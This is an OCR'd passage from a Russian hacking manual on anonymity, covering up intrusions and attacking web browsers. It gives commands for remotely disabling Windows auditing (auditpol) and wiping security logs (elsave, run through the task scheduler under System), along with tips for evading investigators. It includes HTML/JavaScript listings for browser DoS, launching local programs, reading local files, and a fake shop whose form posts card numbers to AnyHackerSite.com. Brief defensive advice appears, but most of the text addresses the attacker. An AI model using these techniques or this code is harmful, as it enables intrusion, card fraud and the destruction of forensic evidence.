Анонимайзеры - эффективное средство для обеспечения анонимности, но они не лишены недостатков - не все анонимайзеры разрешают FTP-доступ, и многие, в качестве дополнительной «нагрузки», заставляют некоторое время просматривать свои рекламные объявления. Кроме того, учтите, что анонимайзеры, как и все Web-серверы, также ведут регистрационные журналы, фиксирующие своих посетителей. И если для *обычных* граждан эти журналы недоступны (в этом и состоит суть услуг анонимайзеров), то для *необычных* граждан в принципе нет ничего невозможного.

Прокси-серверы

Сделать свои путешествия по Web анонимными можно также с помощью прокси-серверов, указывая их параметры в разделе **Прокси-сервер** (Proxy server) диалога настройки удаленного подключения (Рис. 4.6).




Рис. 4.6. Указание адреса прокси-сервера в настройках удаленного доступа

Прокси-сервер работает, по сути, как анонимайзер, т.е. при запросах Web-сайтов на серверах будет регистрироваться адрес прокси-сервера, но есть и некоторые отличия.

- Прокси-сервер не отменяет использование файлов куки.
- Прокси-сервер позволяет работать как с HTTP, так и с FTP-серверами, что дает возможность сделать анонимными не только посещения Web-сайтов, но также и загрузку файлов по протоколу FTP.
- Если использовать адрес прокси-сервера своего провайдера Интернета, угроза идентификации вашего компьютера остается.
- В любом случае прокси-сервер не защитит вас от следопытов со специфическими возможностями.

Для преодоления последнего недостатка можно воспользоваться услугами прокси-сервера постороннего провайдера. Его можно найти, например, с помощью поисковых машин, предоставляемых различными Web-сайтами, скажем, **Yahoo.** Наберите в строке поиска **proxy+server+configuration+Explorer**, и в ответ вы получите множество Web-страниц, принадлежащих провайдерам Интернета, с описанием способов настройки их прокси-серверов. Затем попробуйте настроить на эти прокси-серверы свое удаленное соединение с провайдером Интернета и, как правило, после нескольких попыток у вас это получится.

Сокрытие следов атаки

Итак, вы уже усвоили, что, подобно обычному грабителю, никакой настоящий хакер, побывав в чужом компьютере, не захочет оставить после себя следы, которые могут привлечь к нему внимание. Перед уходом из системы он создаст в ней потайные ходы, поместив в систему клавиатурного шпиона, например, описанного в Главе 3 кейлоггера IKS. Или же установит в компьютер утилиту удаленного администрирования взломанной системы, например, трояна NetBus **(http://www.netBus.org).** Но после всего этого хакеру потребуется уничтожить все следы своего пребывания в системе или, как минимум, сделать так, чтобы информация о его посещении, зарегистрированная системой защиты, не позволила определить его личность.

Вот какие методы чаще всего используются взломщиками для сохранения анонимности и скрытия следов атаки:

- Самое лучшее - это использовать для хакинга в Интернете посторонние компьютеры, доступ к которым не контролируется в должной степени (а таких компьютеров в любой организации - хоть пруд пруди).
- Можно подменить IP-адрес хакерского компьютера, использовав промежуточный анонимайзер или прокси-сервер, как мы уже обсуждали это выше в этой главе.
- Чтобы скрыть установленные на взломанном компьютере хакерские программы, можно изменить стандартные номера портов этих программ, что затрудняет их выявление. Например, широко известная программа Back Orifice 2000 вместо стандартного порта 31337 может быть перенастроена на использование, скажем, порта 31336, и программы, анализирующие открытые порты компьютера, могут быть введены в заблуждение.
- Обязательно следует очистить журналы регистрации событий безопасности, которые заполняются средствами аудита систем Windows NT/2000/XP. Чтобы отключить средства аудита, взломщик может прибегнуть к утилите auditpol пакета W2RK, или какой-нибудь другой хакерской утилите, например, elsave.exe (**http://www.ibt.ku.dk/jesper/ELSave/default.htm**). Проще всего это можно сделать с помощью аплета **Просмотр событий** (Event Viewer) на панели управления Windows 2000/XP.
- Можно скрыть файлы и папки, скопированные во взломанный компьютер, установив в диалоге свойств файлов и папок флажок **Скрытый** (Hidden). Установка этого атрибута делает файл или папку невидимой в окне проводника Windows, если только не был установлен режим отображения скрытых файлов.
- Можно скрыть процессы, исполняемые хакерскими программами. Хакер может замаскировать запущенную им службу или программу, изменив ее

имя на совершенно нейтральное, например, **explorer.exe,** которое в окне диспетчера задач Windows можно будет спутать с обычным приложением проводника Windows.

- Более сложным являются случаи скрытия процессов хакерских программ за именами других процессов с помощью программ, подобных EliteWrap, описанной в [11].
- Наиболее совершенным методом скрытия хакерских программ следует считать использование так называемых *руткитов* (от английского слова Rootkit - базовый комплект инструментов). При этом подлинные программы ядра операционной системы подменяются хакерскими утилитами, выполняющими функции входной регистрации пользователей, ведения журнала нажатых клавиш и пересылки собранных данных по сети.

Для противостояния таким трюкам существуют специальные программные средства контроля целостности компьютерной информации. В качестве примера можно назвать приложение Tripwire **(http://www.tripwiresecurity.com),** которое позволяет выполнять контроль целостности файлов и папок, и приложение Cisco Systems **(http://www.cisco.com)** для проверки и анализа содержимого журналов регистрации. Системы Windows 2000/XP также предоставляют встроенный инструмент проверки целостности файлов, про работу с которыми можно узнать, например, в [7].

Отключение аудита

Аудит, несомненно, является одним из наиболее серьезных средств защиты от хакинга компьютерной системы, и отключение средств аудита - одна из первых операций, которую выполняют хакеры при взломе компьютерной системы. Для этого применяются различные утилиты, позволяющие очистить журнал регистрации и/или отключить аудит системы перед началом «работы».

Для отключения аудита хакеры могут отключить политику аудита штатными средствами настройки системы защиты Windows NT/2000/XP, однако лучше прибегнуть к более мощному средству, предоставляемому утилитой auditpol.exe из комплекта инструментов W2RK. С ее помощью можно отключать (и включать) аудит как локального, так и удаленного компьютера. Для этого следует из командной строки ввести такую команду:

```
C:\Auditpol>auditpol \\ComputerName /disable
Running ...
Audit information changed successfully on \\ComputerName ...
New audit policy on \\ComputerName ...
(0) Audit Disabled
```

System	**= No**
Logon	**= No**
Object Access	**= No**
Privilege Use	**= No**
Process Tracking	**= Success and Failure**
Policy Change	**= No**
Account Management	**= No**
Directory Service Access	**= No**
AccountLogon	**= No**

Здесь **//ComputerName** - имя удаленного компьютера, а ключ **/disable** задает отключение аудита на этом компьютере. Утилита auditpol.exe - весьма эффективное средство, созданное для управления сетевыми ресурсами, но также, как видим, весьма удобный инструмент хакинга (ввод команды **auditpol /?** отображает справочную информацию о применении утилиты).

Очистка журналов безопасности

Для очистки журнала безопасности с помощью специального аплета на панели управления Windows 2000/XP следует выполнить следующие действия:

> Щелкните на кнопке **Пуск** (Start) и в появившемся главном меню выберите команду **Настройка** ♦·**Панель управления** (Settings • Control Panel).




Рис. 4.7. Очистка журнала событий безопасности средствами Windows

- В отобразившейся **Панели управления** (Control Panel) откройте папку **Администрирование** (Administrative Tools).
- Дважды щелкните на аплете **Просмотр событий** (Event Viewer). На экране появится окно **Event Viewer** (Просмотр событий) (Рис. 4.7).
- Щелкните правой кнопкой мыши на пункте **Безопасность** (Security Log); появится контекстное меню.
- Выберите команду **Clear all Events** (Стереть все события). Отобразится диалог, представленный на Рис. 4.8, с предложением сохранить журнальные события в файле.




Рис. 4.8. Запрос о необходимости сохранения журнала безопасности

- Щелкните на кнопке **Нет** (No), если вам больше не требуются зафиксированные в журнале события. Журнал будет очищен.

При выполнении очистки журнала безопасности обратите внимание на тот факт, что после выполнения этой операции в журнал сразу же записывается новое событие аудита - только что выполненная операция очистки! Таким образом, хакер все же оставит свой след - пустой журнал с зафиксированным событием очистки журнала. Этот недостаток можно исправить, применив для очистки журнала хакерскую утилиту elsave.exe (**http://www.ibt.ku.dk/jesper/ELSave/default.htm**). Эта утилита предназначена, в первую очередь, для очистки журналов Windows NT 4, но ее последняя версия работает и с системой Windows 2000. Вот как она запускается из командной строки.

```
C:\els004>elsave -s \\ComputerName -C
```

Здесь ключ -s задает режим удаленной очистки, а ключ -C задает операцию очистки журнала. Кроме очистки, утилита позволяет копировать события журнала в файл. Ввод команды **elsave /?** приводит к отображению справки, и вы можете сами испытать эффективность всех предлагаемых возможностей.

Элементарная проверка показывает, что отмеченный выше недостаток остался - применение утилиты elsave.exe регистрируется в журнале безопасности как событие очистки журнала. Однако теперь мы можем сделать следующий трюк - поместить задание на очистку журнала утилитой elsave.exe в планировщик заданий Windows (запустив его или из меню **Пуск** (Start), либо командой **AT** из командной строки MS-DOS). Планировщик выполнит операцию очистки под учетной записью **System,** что сильно затруднит поиски хакера.

Заключение

Сокрытие следов своей работы на компьютере и сохранение своей конфиденциальности в Интернете - это непременное условие для успешной деятельности хакера без особых помех (по крайней мере, какое-то время). Так что не стоит пренебрегать мерами своей защиты, по крайней мере, до приобретения некоторого опыта. Как показано в этой главе, обеспечение своей безопасности и конфиденциальности вовсе не так сложно, если твердо, раз и навсегда преодолеть ложное ощущение своей анонимности и недосягаемости во время пребывания в виртуальном киберпространстве, особенно на чужой территории. И перестаньте пользоваться домашними телефонами - не ройте яму самому себе! Ведь 50% (вдумайтесь - половина!) всех так называемых «хакеров» лезут в чужой огород с домашнего телефона - большего идиотизма трудно себе представить!

Для антихакера все эти соображения также имеют самое непосредственное значение - пребывая в киберпространстве, очень просто вступить в конфликт с чужими интересами или с путаными и туманными законами разных стран, или попасть под пристальное внимание личностей самого разного рода занятий и наклонностей [9]. Ведь недаром ныне на рынке программных продуктов все активнее предлагаются программы для защиты компьютерной конфиденциальности, например, Norton Personal Firewall, PGP Desktop Security и другие. Не стоит ими пренебрегать, если вы хотите комфортно чувствовать себя во время пребывания в виртуальном компьютерном мире, который ныне все больше и больше пересекается с нашим реальным, физически ощутимым миром.

ГЛАВА 5.

Хакинг браузеров Web

До сих пор, расписывая деяния хакеров в виртуальном компьютерном мире, мы ограничивались автономным компьютером, предполагая, что у хакера имеется локальный доступ к консоли компьютерной системы. Однако, как вы сами понимаете, огромный виртуальный мир Интернета никак не может быть оставлен без внимания хакеров, поскольку в этом мире имеется очень много полезных ресурсов и личностей, готовых с ними расстаться, причем безвозмездно.

Более того, именно после возникновения в середине 90-х годов прошлого столетия общедоступной сети Интернет, хакинг приобрел настоящую силу и мощь. Путешествуя по серверам Интернета, хакер может с помощью своего компьютера проникать во все уголки этого пространства, преследуя при этом свои цели. Далее в этой книги мы займемся обсуждением этих возможностей, а сейчас сделаем несколько замечаний, уточняющих терминологию, используемую далее при описании средств хакинга в Интернете.

Итак, Интернет представляет собой объединение множества сетей, состоящих из *серверов* и *клиентов,* взаимодействующих согласно стеку протоколов TCP/IP.

- Клиенты - это прикладные программы, предназначенные для установления соединения с компьютерами сети с целью получения нужной информации.
- Серверы - это прикладные программы, которые предназначены для установления связи с клиентами, получения от клиентов запросов и отправки ответов. Обычно серверы функционируют на мощных компьютерах, соединенных друг с другом магистральными линиями связи с большой пропускной способностью.

Клиенты функционируют, как правило, на сравнительно менее мощных компьютерах, подсоединенных к серверам с помощью значительно менее быстродействующих линий связи (например, телефонных линий).

Серверы управляют доступом к информационным ресурсам Интернета, руководствуясь запросами клиентов. Этими ресурсами может быть любой объект, содержащий информацию, например, файл базы данных, документ Word и т.д., или любая служба, позволяющая, например, звонить по телефону или выполнять финансовые операции через Интернет.

Основные ресурсы Интернета содержатся в сети WWW (World Wide Web - Всемирная паутина), или просто Web (Паутина). Сеть Web - это одно из прикладных применений сети Интернет, хотя очень многие люди считают термины Интернет и Web синонимами. Однако это не так - если возникновение сети Интернет можно отнести к 1961 году, то сеть Web возникла в 1992 году и ее развитие связано с появлением гипертекстовых информационных систем.

Гипертекстовые информационные системы отличаются тем, что позволяют обращаться к хранимому в них *гипертексту* в произвольном порядке, определяе-

мом *гиперссылками*. Именно так и организована сеть Web - множество страничек Web представляет собой гипертекст, содержащий множество гиперссылок на информационные ресурсы, хранимые на серверах сети Web.

Сеть Web функционирует с опорой на следующие технические средства.

- Единую систему наименований ресурсов Web, делающую возможным их поиск по серверам Web и основанную на так называемых адресах URL (Uniform Resource Locator - Унифицированный указатель информационного ресурса), определяемых протоколом доступа к серверам Web.
- Протокол организации сетевого доступа к именованным сетевым ресурсам, в качестве которого в Web выступает протокол HTTP (Hyper Text Transfer Protocol - Протокол передачи гипертекстовых файлов).
- Гипертекст, облегчающий навигацию по ресурсам Web, для создания которых используется язык HTML (Hyper Text Markup Language - Язык разметки гипертекста).

Чтобы облегчить вам знакомство с этими средствами, обратитесь к литературе, перечисленной в конце книги, в которой обсуждаются основные средства и протоколы Интернета - язык HTML и протоколы CGI и HTTP.

Все указанные средства Web интересны для хакеров прежде всего тем, что недостатки системы защиты серверов и клиентов, обслуживающих функционирование Web, позволяют им выполнять некоторые весьма интересные трюки, результатом которых может быть что угодно - потеря денег на счетах, утрата работоспособности компьютера, раскрытие конфиденциальности разного рода документов - в Главе 1 мы привели несколько сообщений из Web о последних «достижениях» в этой области.

Рассмотрим некоторые из приемов хакинга в Web и начнем, естественно, с основы основ сети Web - языка HTML и клиентов Web, называемых браузерами (от английского слова browser, дословно означающего «человек, перелистывающий книги» или «животное, объедающее побеги»), которые отображают пользователям Web содержимое Web-страниц.

Злонамеренный код HTML

Язык HTML - это средство создания страниц Web, основная функция которого состоит в форматировании текстового содержимого страницы Web, вставки в текст графики, мультимедийной информации, например, звука, различных интерактивных элементов, таких как списки, кнопки и, наконец, сценариев. Таким образом, с помощью языка HTML обычный текстовый документ можно превратить в настоящую программу, которая исполняется браузерами Web, чаще всего, Internet Explorer (IE)и Netscape Navigator (NN).

Хакер рассуждает таким образом: раз страничка Web - это программа, то почему бы не заставить код HTML странички Web делать то, что нужно мне, а не то, для чего язык HTML, собственно, предназначен - воспроизведения информационных ресурсов на серверах Web? Тогда первый вопрос - что может сделать этот код HTML? Небольшие исследования в этом направлении показывают - что очень многое. Ниже перечислены некоторые (далеко не все) из хакерских штучек, которые могут заставить поволноваться пользователя, путешествующего по Интернету с помощью Web-браузера.

Генерация диалогов

По сути, это атака DoS на компьютер клиента Интернета, выполняемая включением в страничку Web простейших сценариев. Эти сценарии могут, скажем, бесконечно генерировать все новые и новые странички Web, которые браузер будет отображать на экране, пока не переполнит память компьютера.

Проще всего эту атаку можно выполнить с помощью команды open(), которая в бесконечном цикле сценария JavaScript в страничке **MainPage.html** отображает эту же страничку до переполнения памяти, как это сделано в коде HTML Листинга 8.1.

Листинг 8.1.
Код HTML для бесконечного генерирования диалогов Web-странички

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
generation();
function generation() {
var d=0;
while (true) {
     a = new Date;
     d = a.getMilliseconds();
     window.open("MainPage.html", d, "width=250,height=250");
     }
}
</SCRIPT>
</HTML>
```

Если вы решите повторить этот и последующие эксперименты с кодом HTML, то предварительно закройте все приложения и запустите диспетчера задач, чтобы вовремя прекратить открытие все новых и новых диалогов. Хотя системы Windows 2000/XP с браузерами IE 5 и IE 6 устойчивы к ошибкам в кодах HTML, лучше подстраховаться.

Воспроизведение такого кода браузерами IE 5 и IE 6 приведет к стопроцентной загрузке процессора и заполнению экрана пустыми диалогами.

Переполиеиие памяти

В других злонамеренных сценариях выполняют еще более простой трюк - записывают переменную с очень длинным идентификатором. Например, в Листинге 8.2 идентификатор xxxxxx... xxxxx содержит несколько тысяч символов x (здесь они не воспроизведены для экономии места).

Листинг 8.2.
Код HTML переполнения памяти в сценарии Web-страницы

```
<HTML>
<SCR1PT language=JAVASCRIPT>
var p = external.XXXXXX… XXXXX;
</SCRIPT>
</HTML>
```

Результатом воспроизведения кода HTML из листинга 8.2 браузером IE версий 5 и 6 будет отображение сообщения об ошибке в строке оператора декларирования переменной var p из Листинга 8.2.

Список подобного рода «сценариев» и проделываемых с их помощью «трюков» воистину безграничен (примеры можно найти в [3], [10]). Мы, однако, не будем на них останавливаться и рассмотрим более сложный пример - запуск из кода HTML программ на клиентском компьютере.

Запуск программ

В [3] описан метод запуска любых локальных программ с помощью кода HTML, содержащего тег **<OBJECT>** с ненулевым значением идентификатора **CLSID**. В листинге 8.3.представлен код HTML, реализующий указанную возможность.

Листинг 8.3.
Запуск локальных программ из кода HTML

```
<HTML>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='C:\windows\system32\calc.exe'>
</OBJECT>
</HTML>
```

При загрузке кода из листинга 8.3 в браузер IE 6 отображается окно браузера, представленное на Рис. 5.1.




Рис. 5.1. Запуск программы калькулятора из кода HTML

В данном случае была запущена программа Калькулятор из папки **C:\Windows** system32\calc.exe, однако ничего не мешает злоумышленнику запустить подобным образом программу форматирования дисков локального компьютера, расположенную в том же каталоге.

Тег IFRAME

Система защиты Web-браузеров построена таким образом, чтобы сценарии JavaScript, помещаемые в HTML-код Web-страниц, не имели доступа к локальной файловой системе компьютера. Однако и здесь имеется лазейка, связанная с тегом **IFRAME**, предназначенном для внедрения в текст Web-страницы небольших фреймов.

В листинге 8.4 представлен код HTML, позволяющий сценарию прочесть файл, хранящийся в корневом каталоге клиентского компьютера **C:\security.txt**.

Листинг 8.4.
Открытие локальных файлов из сценария Web-странички

```
<HTML>
<BODY>
Чтение файла C:\security.txt <BR>
<IFRAME id=I1></IFRAME>
<SCRIPT event=NavigateComplete2(b) for=I1>
alert ("Ваш файл содержит такие сведения:
\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
```

```
I1.navigate("file://c:/Security.txt");
setTimeout('I1.navigate("file://C:/Security.txt")',1000);
</SCRIPT>
</BODY>
</HTML>
```

Загрузка кода из Листинга 8.4 в браузерах IE 5 и IE 6 приводит к отображению окна браузера, представленного на Рис. 5.2.




Рис. 5.2. Сценарий Web-странички сумел прочитать локальный файл

Как видно из Рис. 5.2, содержимое файла **security.txt** - строка **Это очень большой секрет** - отобразилось во фрейме внутри Web-странички. Таким образом, получив доступ к локальной файловой системе, можно подумать и о дальнейшей работе с ее ресурсами - и учтите, что сценарии JavaScript позволяют выполнять отправку электронных писем по указанному адресу. Данная уязвимость Web-браузеров связана с ошибками *в* реализации события `NavigateComplete2`, которое сообщает о завершении перемещения документа на новое место [3].

Подмена Web-сайтов

Все описанные выше атаки могут сильно испортить нервы беспечного Web-путешественника, но, как правило, дело только этим и ограничивается - реальный вред с помощью загруженных с Web-страницей враждебных аплетов и сценариев нанести достаточно сложно. Подобные атаки практически не опасны, если защита Web-браузера настроена на блокирование не сертифицированных элементов ActiveX, и не выполняет в автоматическом режиме загруженные сценарии.

Однако имеется другая разновидность хакинга, основанная исключительно на мошенничестве, и ориентированная на извлечение финансовых средств у всех тех личностей, которые, стремясь идти в ногу со временем, обзаводятся кредитными карточками, счетами в Интернет-банках, используя их для покупок в Интернет-магазинах и т.д. При этом мало кто из счастливых обладателей Интернет-карточек представляет, как работает механизм, обслуживающий их покупки. Многие вообще не интересуются, как будут использоваться владельцами виртуального магазина переданные им совершенно конфиденциальные данные - номер и другие платежные реквизиты кредитной карточки.

Все это - сущий клад для хакера, поскольку все что нужно сделать для обмана покупателей - это создать Web-сайт, копирующий внешний вид электронного магазина известной фирмы. Далее, распространив ссылки на этот сайт по всему Интернету, хакер может без проблем продавать виртуальный воздух и снимать деньги со счетов доверчивых посетителей.

Другая возможность, которую открывает для хакеров фальсификация Web-страниц - предоставление возможностей для загрузки злонамеренных программ. Например, вместо загрузки нового пакета обновления системы Windows с Web-сайта Microsoft вы можете загрузить и запустить троянского коня наподобие уже упоминавшейся программы NetBus.

Сейчас мы опишем технику фальсификации Web-сайта, имитирующего виртуальный «Шоп» по продаже «виртуального воздуха» всем богатеньким и тупым «ламерам». Эта техника достаточно проста и заключается в помещении на Web-странице злоумышленника ссылки на сценарий, генерирующий прямо на компьютере пользователя фальсифицированный ресурс. В листинге 8.7 приведен пример кода HTML, реализующего фальсифицированный Интернет-магазин.

Листинг 8.7.
Пример фальсификации документа HTML

```
<HTML>
<HEAD>
<TITLE>Фирма Bubliki&Baranki предлагает своим посетителям
ВСЕ!!!!!</TITLE>
</HEAD>
<BODY>
<SCRIPT TYPE="text/javascript">
function falsify() {
z=window.open("about:Internet-магазин——Bubliki&Baranki——");
z.document.open();

z.document.write ("<TITLE>Электронный магазин фирмы Bub-
liki&Baranki</TITLE><H1>Заказ товара VirtualAir</Hl> <FORM
ACTION='http://www.AnyHackerSite.com/cgi/GetCardNumber'
METHOD=post>Укажите свое имя<BR><INPUT TYPE=text><BR>Укажите
свой адрес электронной почты<BR><INPUT TYPE=text><BR>Укажите
номер своей кредитной карточки<BR><INPUT TYPE=text><BR><INPUT
TYPE=checkbox VALUE=OK>Я хочу купить VirtualAir<P> <INPUT
TYPE=submit VALUE='Оплатить'></FORM>");

z.document.close();
}
</SCRIPT>
<H1 ID="header">Товар VirtualAir</Hl>
```

```
Всемирно известная фирма Bubliki&Baranki предлагает Вашему вни-
манию продукт VirtualAir, который сделает вашу жизнь гораздо
лучше! Просто <A HREF="javascript:var a;" onclick="falsify()"
onMouseOver="window.status=  'http://www.Bubliki&Baranki.com';
return true;" onMouseOut= "window.status=''"> щелкните здесь,
</A> и перейдите к страничке заказа фирмы Bubliki&Baranki!
</BODY>
</HTML>
```

При загрузке кода из листинга 8.7 браузер IE 5 отобразит страницу, представленную на Рис. *5.3*.

Обратите внимание на отображаемый в строке состояния адрес ссылки - **http://www.Bubliki&Baranki.com** и на текст заголовка окна браузера - **Фирма Rog&Kopito предлагает.** Посетитель Web-сайта компании **Rog&Kopito** может заинтересоваться новым программным продуктом известной компании **Bubliki&Baranki,** но покупка программы с Web-сайта компании **Rog&Kopito** может вызвать у него смутные подозрения. (Надеюсь, вы понимаете, что названия компаний здесь и в последующих главах не имеют отношение к реальным фирмам и придуманы только для иллюстрации.) Поэтому посетителю предоставляется ссылка, якобы приглашающая его перейти на Web-сайт компании **Bubliki&Baranki.** После щелчка мышью на ссылке встроенный в страничку сценарий отображает фальсифицированную Web-страничку, представленную на Рис. 5.4.

Рис. 5.3. Web-страница компании ***Rog&Kopito***




Рис. 5.4. Web-страничказаказа продукта ***VirtualAir от*** *компании* ***Bubliki&Baranki***

Фальсифицированная Web-страничка на Рис. 5.4 предлагает посетителю ввести свои идентификационные данные вместе с номером кредитной карточки для оплаты покупки по Интернету. Щелчок на кнопке **Отправить** отсылает эти очень вкусные

данные CGI-сценарию **GetCardNumber**, как это видно из тега формы в сценарии Web-странички, помещенной на сервере компании Rog&Kopito:

```
<FORM ACTION='http://www.AnyHackerSite.com/cgi/GetCardNumber'
METHOD=post>
```

Если пользователь не обратит внимания на мелкую деталь - строку Адрес (Address) с несколько странным содержимым, он может и не заметить подмены реального магазина фальсифицированным «Шопом», в результате которой номер его кредитной карточки перекочует в базу данных злоумышленников со всеми, как говорится, вытекающими последствиями.

*В старых версиях браузера IE можно было без проблем манипулировать строкой **Address** из сценария Javascript. Хакеры легко скрывали содержимое этой строки ложным адресом URL. Для иллюстрации кода HTML здесь был использован браузер IE 6, который весьма затрудняет подобные действия; более того, IE 6 предупреждает о наличии в коде HTML средств для манипулирования отображаемыми данными. Так что будьте начеку!*

Другой, не менее интересный способ перехвата конфиденциальных данных, которыми обменивается Web-браузер с сервером - это снифинг сетевых соединений. Перехватывая передаваемые по сети пакеты с номерами кредитных карточек, паролями и прочими интересными сведениями, хакеры могут достичь очень многого, о чем мы еще расскажем далее в этой книге.

Методы социальной инженерии

Познакомившись с методами хакинга клиентов Интернета, вы, наверное, сами поняли, что во время путешествий по Web ухо следует держать востро. Недостатки реализации программного обеспечения и некорректная настройка параметров системы защиты браузера позволяют хакеру вытворять прямо чудеса. Однако наиболее эффективным методом, очевидно, следует считать элементарное мошенничество, основанное на доверчивости и неопытности Web-путешественников.

В предыдущем разделе показано, как легко создать собственный вариант Web-магазина известной фирмы и начать продавать там виртуальный воздух в обмен на реальные деньги. Этим возможности хакера отнюдь не ограничиваются. Предложения «бесплатно» загрузить «чудо-программу», согласиться на загрузку странички с аплетом без сертификата от доверенного провайдера, щелкнуть на ссылке и просмотреть «глобальные» возможности различных сайтов - все это сразу же окружает пользователя, появившегося на сайте Интернета с

тщательно обезличенным авторством, но очень конкретными целями. Вот что из этого может получиться.

Загрузив и запустив без всякой проверки распаковку файла программы, вы можете элементарно очистить свой жесткий диск, установить в компьютере трояна или заразить компьютер вирусом. А поддавшись на уговоры купить что-либо на Web-сайте, вы можете подвернуться атаке *кардера* - так называют хакеров, собирающих номера кредитных карточек у доверчивых простаков.

Основные средства защиты от всех этих напастей таковы:

- Никому не доверять. Все сайты, предлагающие платные услуги, должны иметь сертификат от надежного поставщика и обеспечивать защищенные соединения по протоколу SSL.
- Регулярно обновлять Web-браузер и поддерживать настройки его системы защиты на должном уровне.
- Использовать антивирусы.

Всего этого может оказаться недостаточно, если вы столкнетесь с настоящим хакером, который владеет более серьезными приемами хакинга, чем описанные в этой главе. Однако для большинства случаев годятся и перечисленные выше меры.

В следующей главе мы углубимся в более изощренные методы хакинга, связанные с электронной почтой. Оказывается, что ныне можно получить такое письмецо, что от вас не потребуется вообще ничего, чтобы стать виртуальным рабом некоего умельца, специализирующегося на комбинации кодов почтовых посланий. Этими комбинациями мы и займемся.

Заключение

Клиент Web - это весьма притягательный для хакера объект. Ныне виртуальное киберпространство можно сравнить разве что с территорией, на которой идет непрерывное сражение за выживание. Чтобы победить в этом сражении, антихакеру следует уметь защищаться, например, настраивать параметры системы защиты браузера и работать с антивирусными пакетами, проверяющими загружаемые из Web сценарии и аплеты. Однако все это вам не поможет, если не помнить все время одну простую истину - будучи в Web не доверяйте НИКОМУ, НИЧЕМУ, НИГДЕ и НИКОГДА - и, быть может, обойдется.

Хакеру же следует учесть, что жизнь не стоит на месте и то, что вполне толково работало в версии 4 браузера IE и Netscape, ныне, в версиях 5 и 6 уже не функционирует. Стало быть следует все время заботиться о совершенствовании своих умений, помня при этом, что другим людям ваши делишки могут и не понравиться.

ГЛАВА 6.

Деструкция почтового клиента

В этой главе мы опишем крайние разрушительные действия хакеров, направленные на развал всей системы электронной почты любыми методами, включая взлом паролей доступа к почтовым ящикам, мейлбомбинг, мошеннические приемы раскрытия паролей доступа к почтовым ящикам и запуска троянских коней на компьютере ламера, попавшегося на крючок толковому «кул хацкеру».

